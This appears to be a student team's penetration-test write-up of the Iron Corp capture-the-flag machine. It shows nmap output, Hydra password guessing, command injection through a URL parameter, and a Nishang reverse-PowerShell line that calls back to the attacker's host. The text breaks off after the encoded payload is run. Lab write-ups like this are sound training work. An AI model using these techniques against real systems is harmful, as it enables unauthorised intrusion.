PenTest 2


Iron Corp

404 Not Found

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102751	Teo Yu Jie	Member
1211102753	Lim Cai Qing	Member
1211102975	Loi Xinyi	Member

Steps: Recon and Enumeration




Members Involved: Xinyi , Yu Jie

Tools used: **Nmap, Nanoshell, Hydra, Firefox**

Thought Process and Methodology and Attempts:

Xinyi tries to edit the config file (/etc/hosts) and add the IP address of ironcorp.me using Nanoshell.




Then, Xinyi proceeds to do a nmap scan on ironcorp.me to scan for open ports. However, this time Xinyi has to use -Pn or we will get an empty scan result. Pn is to disable host discovery and perform port scan only, sV is to determine the version of the service running on port, O is to remote OS detection using TCP/IP stack fingerprinting and T5 is to do a faster speed scan.

```
┌──(1211102687㉿kali)-[~]
└─$ sudo nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 20:58 EDT
Nmap scan report for ironcorp.me (10.10.13.126)
Host is up (0.21s latency).
Not shown: 64993 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http          Microsoft IIS httpd 10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2016 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (88%), Microsoft Windows Server 2016 (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 460.93 seconds
```


When Xinyi accessed the web service of port 8080, she was shown a control panel. After examining, there is no functionality that can serve us.

Xinyi proceeds to access the web service of port 11025 and was met with the same problem. The website does not contain information or functionalities that help us to climb in the system.




Xinyi used dig to see if we can list any sub-domain or information that is relevant to us. It turns out that there are two subdomains that are running internally.**

Yu Jie added the IP address for admin and internal of ironcorp.me into the config file using nanoshell.



Yu Jie visit port 11025 for the subdomains of ironcorp and was met with a page of forbidden service and another one with a login function.




Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.


If you think this is a server error, please contact the webmaster.

Error 403


internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4



Yu Jie used Hydra and used a wordlist of most used username and password to guess the correct username and password. It turns out that the username is admin whereas the password is password123.



After keying in the correct credentials, a page with an ultimate search bar was shown.


Hello
admin.ironcorp.me:11025
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Ultimate search bar
Search:
Submit Query


Steps: Initial Foothold

Members Involved: Yu Jie, Emily Phang


Tools used: **Nanoshell, FoxyProxy, BurpSuite, Netcat, Python, Firefox**

Thought Process and Methodology and Attempts:

When Yu Jie typed dir in the search bar, we were returned with an r parameter. Yu Jie tried to put the url of the forbidden service as the value and we were returned with a text saying you can find your name here.




Yu Jie view the page source of that page and saw a reference link.




When Yu Jie put the reference link as a value and view page source, we found out that there is a statement saying my name is Equinox.

```
    }
//-->
</script>
<html>

<body>

    <b>My name is: </b><pre>
    Equinox
</pre>
</body>

</html>
```


Yu Jie proceeds to add Equinox|dir at the end of the url and found out that we can actually run commands.**




Emily proceeds to turn on FoxyProxy and Burpsuite. Emily then send the request to repeater.




Then, Emily created a powershell named shell2 by using one of Nishang reverse Powershell. At the end of the line, Emily added Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.10 -Port 443 to execute the reverse shell when it is downloaded with the IP and Port number changed to the IP of Kali and Port we are listening.




Next, Emily double encode the powershell command and execute it on the machine to execute our shell.

